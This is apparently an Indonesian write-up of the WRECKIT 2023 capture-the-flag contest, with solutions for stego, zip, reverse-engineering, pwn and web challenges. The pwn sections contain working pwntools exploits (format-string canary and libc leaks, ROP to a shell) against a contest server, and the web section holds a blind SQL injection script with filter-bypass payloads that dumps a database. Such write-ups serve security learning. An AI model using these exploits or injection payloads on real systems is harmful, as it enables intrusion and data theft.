
Hmm… Suatu file jpg. Seperti biasa kalau kita dapat file jpg, langsung kita steghide tanpa password, tapi ternyata kita tidak mendapatkan apa-apa. Okee… Mungkin kita harus mencari passwordnya? Hehe, langkah selanjutnya seharusnya menggunakan tools seperti stegsolve atau aperisolve.com ya, tapi karena layarku sedikit biru, langsung terlihat jelas ada tulisan “rockyou” pada sebelah kiri John Cena pada file tadi. Kira-kira seperti ini apabila menggunakan aperisolve.com.

Maka, setelah kita steghide dengan password rockyou, kita dapatkan file blankk.png. Setelah melakukan exiftool, terdapat data lebih setelah footer png.

```
Warning                         : [minor] Trailer data after PNG IEND chunk
```

Kemudian, kami membuka blankk.png pada bless hex editor dan memindahkan data setelah footer png pada file terpisah. Setelah lama menatap hex file tersebut dan banyak muter-muter, akhirnya kami simpulkan itu adalah kumpulan karakter unicode dan semuanya zero-width kecuali 4 karakter spasi. Hm… Setelah terlalu lama memikirkan karakter-karakter tersebut di-apain, rupanya terdapat jenis steganography untuk zero-width characters. Kami awalnya mencoba dengan

https://github.com/enodari/zwsp-steg-py
tapi tidak berhasil. Kemudian kami menggunakan
https://330k.github.io/misc_tools/unicode_steganography.html
Dengan membuka file yang baru dibuat pada text editor dan mengkopas isinya dan di-decode pada link di atas, didapatkan string yang kemudian di-rot13 untuk mendapatkan flag.



Karena hanya huruf yang di-rotate, tinggal kita rotate angkanya agar flag juga sesuai dengan format.

FLAG = WRECKIT40{y0U_N33D_6th_53nS3_70_r34D_It}

MISC

Rabbithole (100 pts)

desc:

pengerjaan:
Diberikan suatu file 1000.zip yang apabila di-unzip akan menghasilkan file 999_password.zip dan pw999.txt. File pw999.txt berisi password yang diperlukan untuk meng-unzip 999_password.zip. Setelah itu di-unzip, didapatkan 999.zip. Ini terus dilakukan sampai zip terakhir. Berikut adalah solver kami.

```
zran@UlayyaB:~/Downloads/wreckit2023/misc/rabbithole$ cat solver.py
import zipfile


for i in range(74, 0, -1):
        with zipfile.ZipFile(str(i) + '.zip') as f:
                f.extractall()
        with open('pw' + str(i-1) + '.txt') as password:
                password = password.read().strip()
                with zipfile.ZipFile(str(i-1) + '_password.zip') as f:
                        f.extractall(pwd = password.encode())
```

Setelah 1.zip telah di-unzip, didapatkan file flag.txt yang apabila di-unhex, didapatkan flag.

```
zran@UlayyaB:~/Downloads/wreckit2023/misc/rabbithole$ cat flag.txt | unhex
WRECKIT40{!_H0p3_u_d1dn't_d0_i7_m4Nu411y_40D}zran@UlayyaB:~/Downloads/wrecl
```

FLAG = WRECKIT40{!_H0p3_u_d1dn't_d0_i7_m4Nu411y_40D}

Survey (100 pts)

desc:

FLAG = **WRECKIT40{M4KAS1H_UDAH_I51_SURV3Y_SEM0G4_F1N4L}**

Welcome (100 pts)

desc:

pengerjaan:
Terdapat flag pada deskripsi soal.

FLAG = WRECKIT40{J4NG4N_lupa_Absen_YGYGY}

PWN

Copycat (413 pts)

desc:

pengerjaan:
Diberikan suatu binary copycat di mana semua proteksi hidup.

```
zran@UlayyaB:~/Downloads/wreckit2023/pwn/copycat$ checksec copycat
[*] '/home/zran/Downloads/wreckit2023/pwn/copycat/copycat'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

```
unsigned __int64 sub_127F()
{
  char s[152]; // [rsp+0h] [rbp-A0h] BYREF
  unsigned __int64 v2; // [rsp+98h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  while ( strncmp("tidakadaboz", s, 0xBuLL) )
  {
    fgets(s, 550, stdin);
    printf(s);
  }
  return __readfsqword(0x28u) ^ v2;
}
```

Pada binary tersebut, terdapat seperti fungsi vuln yang memiliki vulnerability buffer overflow dan format string. Dengan format string, kita bisa leak canary dan alamat libc yang kemudian dapat digunakan pada vulnerability buffer overflow untuk overwrite rip menjadi alamat pada libc untuk mendapatkan shell. Pertama, kami membuat script fuzz.py untuk mendapatkan offset dari canary dan __libc_start_main_ret.

```
zran@UlayyaB:~/Downloads/wreckit2023/pwn/copycat$ cat fuzz.py
from pwn import *

exe = './copycat'
elf = context.binary = ELF(exe, checksec=False)
context.log_level = 'critical'

for i in range(1, 100):
        #p = remote('167.71.207.218', 50601)
        p = process(exe)
        p.recvuntil(b'sampaikan?\n')
        p.sendline(('%'+str(i)+'$llx').encode())
        print(i, p.recvline().strip().decode())
        p.close()

p.close()
```

Didapatkan canary pada offset 25 dan __libc_start_main_ret pada offset 33. Kita bisa mencari 3 digit hex terakhir dari __libc_start_main_ret untuk mendapatkan

libc yang sesuai pada https://libc.rip/. Kemudian, berikut adalah script exploit.py kami.

```
zran@UlayyaB:~/Downloads/wreckit2023/pwn/copycat$ cat exploit.py
from pwn import *

exe = './copycat'
elf = context.binary = ELF(exe, checksec=False)
#libc = ELF('/lib/x86_64-linux-gnu/libc.so.6', checksec=False)
libc = ELF('./libc6_2.31-0ubuntu9.2_amd64.so', checksec=False)
context.log_level = 'critical'

#p = process(exe)
p = remote('167.71.207.218', 50601)

cmd = """
bp 0x5555555552b8
"""
#gdb.attach(p, cmd, aslr=False)

p.recvuntil(b'sampaikan?\n')

p.sendline(b'%25$llx')
canary = int(p.recvline(), 16)
print(hex(canary))

p.sendline(b'%33$llx')
leak = int(p.recvline(), 16)
print(hex(leak))

libc.address = leak - (libc.address + 0x270b3)

ret_ = libc.search(asm('ret;'), executable=True)
ret = p64(next(ret_))
binsh = p64(next(libc.search(b'/bin/sh\0')))
system = p64(libc.sym.system)
pop_rdi = p64(next(libc.search(asm('pop rdi; ret;'))))

#print(hex(libc.address + 0xe6c7e))
payload = b'a'*152 + p64(canary) + b'b'*8 + pop_rdi + binsh + ret + system
p.sendline(payload)

p.sendline(b'tidakadaboz')

p.interactive()
```

Setelah dijalankan, kita akan mendapatkan shell dan flag.

```
zran@UlayyaB:~/Downloads/wreckit2023/pwn/copycat$ python3 exploit.py
0x83c1cdd711d6300
0x7f5f9cc760b3
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
0x83c1cdd711d6300
0x7f5f9cc760b3
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaatidakadaboz
$ ls
copycat
flag.txt
ld-2.31.so
libc-2.31.so
run
$ cat flag.txt
WRECKIT40{p1e_3nabl4d_4nd_str1pped_b1n4ry_1s_fun}
```

FLAG = WRECKIT40{p1e_3nabl4d_4nd_str1pped_b1n4ry_1s_fun}

Menari Bersama (200 pts)

desc:

Menari Bersama

200

Mari menari bersamaku

author: itoid#8709

pengerjaan:
Diberikan suatu binary menaribersama, di mana pie nya mati tapi terdapat canary.

```
zran@UlayyaB:~/Downloads/wreckit2023/pwn/menari_bersama$ checksec menaribersama
[*] '/home/zran/Downloads/wreckit2023/pwn/menari_bersama/menaribersama'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Pada binary di atas, terdapat fungsi tidakaman yang memiliki vulnerability format string dan buffer overflow.

```
unsigned __int64 tidakaman()
{
  char format[296]; // [rsp+0h] [rbp-130h] BYREF
  unsigned __int64 v2; // [rsp+128h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("Nama anda siapa? ");
  gets(format);
  printf(format);
  puts(&byte_400A60);
  puts("Anda kelas berapa? ");
  gets(format);
  return __readfsqword(0x28u) ^ v2;
}
```

Terdapat 2 fungsi gets. Pada gets pertama, kita bisa melakukan format string attack untuk leak canary. Pada gets kedua, kita bisa melakukan buffer overflow dengan meletakkan canary yang tadi sudah di-leak tadi pada posisi yang sesuai agar dapat overwrite rip tanpa mengubah canary. Kita dapat overwrite rip menjadi fungsi bss yang akan print flag. Pertama, kami membuat script fuzz.py untuk mencari offset dari canary.

```
zran@UlayyaB:~/Downloads/wreckit2023/pwn/menari_bersama$ ls
decompiled  exploit.py  flag.txt  fuzz.py  menaribersama
zran@UlayyaB:~/Downloads/wreckit2023/pwn/menari_bersama$ cat fuzz.py
from pwn import *

exe = './menaribersama'
elf = context.binary = ELF(exe, checksec=False)
context.log_level = 'critical'

for i in range(1, 100):
        p = process(exe)
        p.sendlineafter(b'Nama anda siapa? \n', ('%'+str(i)+'$llx').encode())
        print(i, p.recvline().strip().decode())
        p.close()
```

Didapatkan canary pada offset 43. Berikut adalah script exploit.py kami.

```
zran@UlayyaB:~/Downloads/wreckit2023/pwn/menari_bersama$ cat exploit.py
from pwn import *

exe = './menaribersama'
elf = context.binary = ELF(exe, checksec=False)
context.log_level = 'critical'

#p = process(exe)
p = remote('167.71.207.218', 50600)

cmd = """
bp 0x00000000004008d0
bp 0x0000000000400947
c
"""
#gdb.attach(p, cmd)

p.sendlineafter(b'Nama anda siapa? \n', b'%43$llx')
canary = bytes.fromhex(p.recvlineS().strip())[::-1]
print(canary)

win = 0x400947
ret = 0x4009ab

payload = b'a'*296 + canary + b'b'*8 + p64(ret) + p64(win)

p.sendlineafter(b'Anda kelas berapa? \n', payload)

p.interactive()
```

Diperlukan gadget ret sebelum masuk ke fungsi bss karena stack-alignment. Setelah dijalankan, kita akan mendapatkan flag.

```
zran@UlayyaB:~/Downloads/wreckit2023/pwn/menari_bersama$ python3 exploit.py
b'\x00\x7f5\xb3\xa7k\xb2X'
Wah jago juga anda, nih saya kasih reward:
WRECKIT40{pem4nas4n_dulu_d3ngan_c4nary_y4_g3s_y4}\xff$
```

FLAG = WRECKIT40{pem4nas4n_dulu_d3ngan_c4nary_y4_g3s_y4}

PWN Free Flag (100 pts)

desc:

pengerjaan:
Diberikan suatu binary chall yang pie nya mati dan tidak terdapat canary.

```
zran@UlayyaB:~/Downloads/wreckit2023/pwn/pwn_free_flag$ checksec chall
[*] '/home/zran/Downloads/wreckit2023/pwn/pwn_free_flag/chall'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

Setelah di-decompile, didapatkan vulnerability buffer overflow pada suatu fungsi yang dipanggil main.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  sub_1090();
  return 0;
}

//----- (0000000000400832) ----------------------------------------
__int64 sub_1090()
{
  char s[508]; // [rsp+0h] [rbp-200h] BYREF
  int v2; // [rsp+1FCh] [rbp-4h]

  v2 = 2023;
  fgets(s, 600, stdin);
  if ( v2 == 2024 )
    sub_10b0();
  return 0LL;
}
```

Untuk mendapatkan offset agar fungsi yang akan print flag dipanggil, kita bisa menggunakan cyclic pada gdb pwndbg. Kami melakukan cyclic 550.

```
► 0x40085f <sub_1090+45>    cmp    dword ptr [rbp - 4], 0x7e8
```

```
pwndbg> x/s $rbp-4
0x7fffffffddac: "aaacoaaaaaacpaaaaaacqaaaaaacraaaaaacsaaaaa\n"
pwndbg> cyclic -l aaacoaaa
Finding cyclic pattern of 8 bytes: b'aaacoaaa' (hex: 0x6161616361616161)
Found at offset 508
```

Didapatkan offset variabel v2 adalah 508. Variabel ini harus kita ubah menjadi 2024 atau '\xe8\x07\x00\x00' dalam hex little endian. Sehingga payload kami adalah:

```
zran@UlayyaB:~/Downloads/wreckit2023/pwn/pwn_free_flag$ python2 -c "print('a'*508 + '\xe8\x07\x00\x00')" > input.txt
zran@UlayyaB:~/Downloads/wreckit2023/pwn/pwn_free_flag$ cat input.txt | nc 167.71.207.218 50602
WRECKIT40{sesuai_j4nj1_b4ng_buat_newbie_K3s14n}zran@UlayyaB:~/Downloads/wreckit2023/pwn/pwn_free
```

FLAG = WRECKIT40{sesuai_j4nj1_b4ng_buat_newbie_K3s14n}

REVERSE ENGINEERING

REV Free Flag (100 pts)

desc:

```
anggep aja flag gratis bang. kasian banyak yang blom
pernah nyentuh ctfd keknya

author: ayana_@Jhy
```

attachment:

- chall.c

pengerjaan:
Diberikan file chall.c yang berisi code pengecekan string seperti berikut:

```
#include<stdio.h>
#include<string.h>

int main(int argc, char **argv){
    int c[] = {119, 74, 101, 91, 107, 81, 116, 44, 16, 99, 20, 107,
76, 41, 127, 122, 20, 118, 71, 71, 80, 125, 82, 117, 17, 118, 84, 44,
20, 118, 127, 44, 84, 44, 83, 44, 78, 71, 78, 43, 87, 122, 73, 43,
```

```
127, 126, 82, 113, 69, 118, 68, 116, 89, 101};
    char inp[100];
    printf("apa flagnya\n");
    scanf("%s", &inp);
    int len = strlen(inp);
    if(len != 54){
        printf("bukan");
        return 0;
    }
    for(int i=0; i<len; i++){
        if(i%2==1 && inp[i] != (c[i] ^ 24)){
            printf("bukan");
            return 0;
        } else if (i%2==0  && inp[i] != (c[i] ^ 32)){
            printf("bukan");
            return 0;
        }
    }
    printf("mantap!!\n");
    return 0;
}
```

Sehingga kami membuat solver untuk menebak input yang sesuai untuk code tersebut. Berikut solver yang kami gunakan:

```
a = [119, 74, 101, 91, 107, 81, 116, 44, 16, 99, 20, 107, 76, 41,
127, 122, 20, 118, 71, 71, 80, 125, 82, 117, 17, 118, 84, 44, 20,
118, 127, 44, 84, 44, 83, 44, 78, 71, 78, 43, 87, 122, 73, 43, 127,
126, 82, 113, 69, 118, 68, 116, 89, 101]

hasil = ""

for i in range(len(a)):
    if(i % 2 == 0):
        hasil += chr(a[i]^32)
    else:
        hasil += chr(a[i]^24)
print(hasil)
```

FLAG = WRECKIT40{4sl1_b4ng_perm1nt44n_4t4s4n_n3wbi3_friendly}

Uno Dos Tres (340 pts)

desc:

```
UNO (bahasa Spanyol dan bahasa Italia dari kata
"satu") adalah sebuah permainan kartu yang dimainkan
dengan kartu dicetak khusus (lihat Mau Mau untuk
permainan yang hampir sama dengan kartu remi biasa).
Permainan ini dikembangkan pada 1971 oleh Merle
Robbins. Sekarang ini merupakan produk Mattel.

author: hanz0x17
```

attachment:

- soaluno.elf

pengerjaan:
Diberikan file soaluno.elf yang merupakan file ELF 32-bit LSB executable, Atmel AVR 8-bit. Dengan mencari referensi di internet saya menggunakan command “avr-objdump -D soaluno.elf” pada ubuntu untuk melakukan disassembly. Terdapat hal yang mencurigakan pada data array <__data_start> karena data-datanya membentuk sebuah string berbentuk flag, tetapi ketika di submit salah.

```
00800100 <__data_start>:
  800100:       6d 00           .word   0x006d  ; ????
  800102:       65 00           .word   0x0065  ; ????
  800104:       6e 00           .word   0x006e  ; ????
  800106:       6a 00           .word   0x006a  ; ????
  800108:       61 00           .word   0x0061  ; ????
  80010a:       64 00           .word   0x0064  ; ????
  80010c:       69 00           .word   0x0069  ; ????
  80010e:       5f 00           .word   0x005f  ; ????

00800154 <encrypted>:
  800154:       3a 00           .word   0x003a  ; ????
  800156:       37 00           .word   0x0037  ; ????
  800158:       2b 00           .word   0x002b  ; ????
  80015a:       29 00           .word   0x0029  ; ????
  80015c:       2a 00           .word   0x002a  ; ????
  80015e:       2d 00           .word   0x002d  ; ????
  800160:       3d 00           .word   0x003d  ; ????
  800162:       6b 00           .word   0x006b  ; ????
  800164:       42 00           .word   0x0042  ; ????
```

Selain itu, kami curiga dengan data array <encrypted> karena datanya memiliki jumlah elemen yang sama dengan data array <__data_start>. Oleh sebab itu, kami berasumsi bahwa data <encrypted> merupakan flag yang terenkripsi dan

<__data_start> adalah key yang dibutuhkan. Setelah mencoba-coba ternyata flag merupakan hasil operasi XOR dari kedua array tersebut. Berikut solver yang kami gunakan:

```
p = [0x6d, 0x65, 0x6e, 0x6a, 0x61, 0x64, 0x69, 0x5f, 0x72, 0x65,
0x76, 0x65, 0x72, 0x73, 0x65, 0x5f, 0x65, 0x6e, 0x67, 0x69, 0x6e,
0x65, 0x65, 0x72, 0x5f, 0x61, 0x64, 0x61, 0x6c, 0x61, 0x68, 0x5f,
0x63, 0x69, 0x74, 0x61, 0x63, 0x69, 0x74, 0x61, 0x6b, 0x75]
a = [0x3a, 0x37, 0x2b, 0x29, 0x2a, 0x2d, 0x3d, 0x6b, 0x42, 0x1e,
0x3b, 0x51, 0x00, 0x42, 0x3a, 0x1d, 0x56, 0x02, 0x53, 0x03, 0x0f,
0x17, 0x3a, 0x33, 0x2d, 0x05, 0x11, 0x50, 0x02, 0x51, 0x37, 0x1d,
0x50, 0x1b, 0x07, 0x55, 0x0e, 0x08, 0x1f, 0x14, 0x1e, 0x08]

print("".join(chr(p[i]^a[i]) for i in range(len(p))))
```

FLAG = WRECKIT40{M4r1_B3l4jar_Ardu1n0_B3rs4makuu}

Just Simple Asymetric (400 pts)

desc:

```
Aya melakukan penelitian pada SBOX suatu algoritma
simetrik. Pada penelitian tersebut Ia menggunakan
bahasa C dalam implementasinya. Apa yang terjadi??

author: wondPing
```

attachment:

- reverse.exe

pengerjaan:
Diberikan file reverse.exe yang merupakan executable file. Setelah disassembly dengan IDA file ini terdiri dari beberapa fungsi yang intinya berupa pengecekan input string yang kemungkinan adalah flag. Di dalam program ini melibatkan banyak data seperti ex, urt, cip, lp, dan lq. Setelah memahami lebih dalam ternyata program ini menggunakan enkripsi RSA dengan input berupa array of plain text (m). Data atau variable yang ada di program ini dapat diuraikan sebagai berikut:

- ex -> e
- urt -> array urutan data m
- cip -> array of cipher text (c)

- lp dan lq -> array of prime

Oleh sebab itu, kita hanya perlu membuat solver untuk mendekripsi array of cipher text menjadi flag (m). Berikut solver yang kami gunakan:

```
urt = [14, 45, 36, 4, 55, 12, 42, 40, 43, 53, 1, 0, 56, 6, 23, 41,
16, 52, 24, 34, 50, 3, 31, 21, 33, 47, 7, 51, 54, 10, 49, 32, 35, 13,
46, 39, 28, 8, 19, 26, 9, 37, 15, 30, 2, 17, 11, 20, 27, 22, 48, 29,
18, 57, 5, 44, 25, 38]
cip = [246424662, 243575574, 1251252565, 1522225090, 906951346,
210902149, 181802704, 1069343877, 178492987, 986996820, 665786786,
1612505628, 358899861, 805389810, 1418722356, 78743815, 572159730,
121162034, 24396591, 177558264, 531339611, 1214711411, 171767770,
1720713358, 352738557, 1002031152, 619505027, 407273065, 54900909,
186183551, 6541206, 1340294051, 1056048965, 311193941, 347684484,
474262487, 347965796, 318463291, 454414992, 665174440, 493516502,
1631733401, 1039178839, 1211846784, 240868484, 404860749, 387471579,
185483876, 85453223, 13612274, 1380221798, 578918343, 704157077,
305080735, 847830902, 346832851, 732374915, 646675923]
ex = 65537
lp = [21187, 24197, 26737, 31687, 19577, 19457, 22531, 22739, 16979,
18229, 22153, 30089, 17183, 21647, 25237, 32563, 32611, 19121, 25541,
24919, 25589, 29017, 19289, 32323, 25793, 23369, 27103, 20051, 16993,
19961, 20029, 26849, 27917, 19157, 26309, 19379, 17327, 23201, 32297,
24391, 22543, 29633, 19889, 29243, 27337, 21323, 28219, 17417, 27917,
25033, 23887, 28697, 24133, 25117, 20903, 22619, 25621, 21727]
lq = [46153, 56807, 62659, 60017, 50647, 62219, 48761, 56873, 64601,
61511, 43969, 56687, 52051, 60457, 62297, 64403, 56437, 34469, 51941,
52081, 34537, 51551, 33533, 63247, 45377, 51461, 34847, 42953, 49681,
36131, 44371, 52027, 44647, 59341, 45083, 64373, 62467, 44771, 39313,
61967, 60271, 57191, 55457, 49123, 51169, 56813, 41257, 46471, 45007,
55927, 63541, 63347, 47017, 34607, 52291, 57787, 58309, 54277]
flag = []

def rsa():
    for i in range(len(lp)):
        phi = (lp[i]-1)*(lq[i]-1)
        d = pow(ex,-1,phi)
        flag.append(pow(cip[i], d,lp[i]*lq[i]))

    temp = []
    for i in flag:
        temp.append(i)
```

```
    for i in range(len(urt)):
        flag[urt[i]] = temp[i]

if __name__ == "__main__":
    rsa()
    print(''.join(chr(i) for i in flag))
```

FLAG = WRECKIT40{5B0*_C0m81n3_w17H_R3vE751n9_L0oK_50_1#73R35t!#9}

WEB

jwttt (100 pts)

desc:


```
Masuklah dengan login

author: ryndrr#2727

http://167.71.207.218:50620
```

attachment:

- http://167.71.207.218:50620/

pengerjaan:

Diberikan service ke sebuah website. Dan setelah coba di search dengan keyword "WRECK" langsung ketemu sebuah flag di file "flag.js".



FLAG = WRECKIT40(1t_I5_n0T_T0_H4rD_Yyy34hh)

simplekok (304 pts)

desc:

```
Pemanasan Dulu dengan yang Simple - Simple, Jalan
Jalan ke Kota Bantul, Hacker Kok Pake tuls

author: VascoZ

http://167.71.207.218:50621
```

attachment:

- http://167.71.207.218:50621/

pengerjaan:
Diberikan service yang menampilkan halaman login. Setelah kami coba lakukan SQL injection ternyata berhasil login dengan username admin. Namun, hanya terdapat kata “Welcome!” pada halaman tersebut. Kami berasumsi bahwa chall ini memerlukan metode blind SQL untuk mencuri isi database dari website tersebut. Setelah itu, kami mencoba beberapa payload untuk mencuri nama table dari database. Setelah itu kami menemukan beberapa filter yang digunakan yaitu string “or”/”OR” dan “select”/”SELECT”. Dengan menggunakan beberapa referensi dari internet, diantaranya:

- https://github.com/payloadbox/sql-injection-payload-list
- https://gist.github.com/abdilahrf/7bec7075b9c4dc8b0cd7449324768b51
- https://github.com/payloadbox/sql-injection-payload-list

Akhirnya kami dapat memodifikasi solver untuk brute force nama table dan isinya pada database. Berikut solver yang kami gunakan:

```python
import requests
import re

url = "http://167.71.207.218:50621/logins.php"
payload = {
    "username":"",
    "passw0rd":"x",
    "submit":"",
}

def check(data):
    return re.search("Welcome!", data)

def blind(kolom,table):
    passwd = ""
    idx = 1
```

```
    while (True):
        lo = 1
        hi = 255
        temp = -1
        while(lo <= hi):
            mid = (lo + hi) / 2
            payload['username'] = "admin' HAVING BINARY (SeLECT
ascii(substring({},{},1)) from {}) <=
{}#".format(str(kolom),str(idx),str(table),str(mid))
            # print payload
            res = requests.post(url,data=payload)
            if check(res.text):
               hi = mid-1
               temp = mid
            else:
               lo = mid+1
        if (hi == 0): break
        passwd += chr(int(temp))
        print("Result [{}]: {}".format(table,passwd))
        idx += 1

    return passwd

if __name__ == "__main__":
    concat_nama_tabel = blind("group_concat(table_name)",
"infoRmation_schema.tables where table_schema=schema()")
    concat_nama_kolom = blind("group_concat(column_name)",
"infoRmation_schema.columns where
table_name='{}'".format(concat_nama_tabel))
    blind("group_concat({})".format(concat_nama_kolom), "user")
```

Berikut output ketika solver dijalankan:

```
Result [user]: 1WRECKIT40{W4W_iC4nT_S3e_ShO
Result [user]: 1WRECKIT40{W4W_iC4nT_S3e_ShOo
Result [user]: 1WRECKIT40{W4W_iC4nT_S3e_ShOo0
Result [user]: 1WRECKIT40{W4W_iC4nT_S3e_ShOo0T
Result [user]: 1WRECKIT40{W4W_iC4nT_S3e_ShOo0T}
Result [user]: 1WRECKIT40{W4W_iC4nT_S3e_ShOo0T}a
Result [user]: 1WRECKIT40{W4W_iC4nT_S3e_ShOo0T}ad
Result [user]: 1WRECKIT40{W4W_iC4nT_S3e_ShOo0T}adm
Result [user]: 1WRECKIT40{W4W_iC4nT_S3e_ShOo0T}admi
Result [user]: 1WRECKIT40{W4W_iC4nT_S3e_ShOo0T}admin
```

FLAG = WRECKIT40{W4W_iC4nT_S3e_ShOo0T}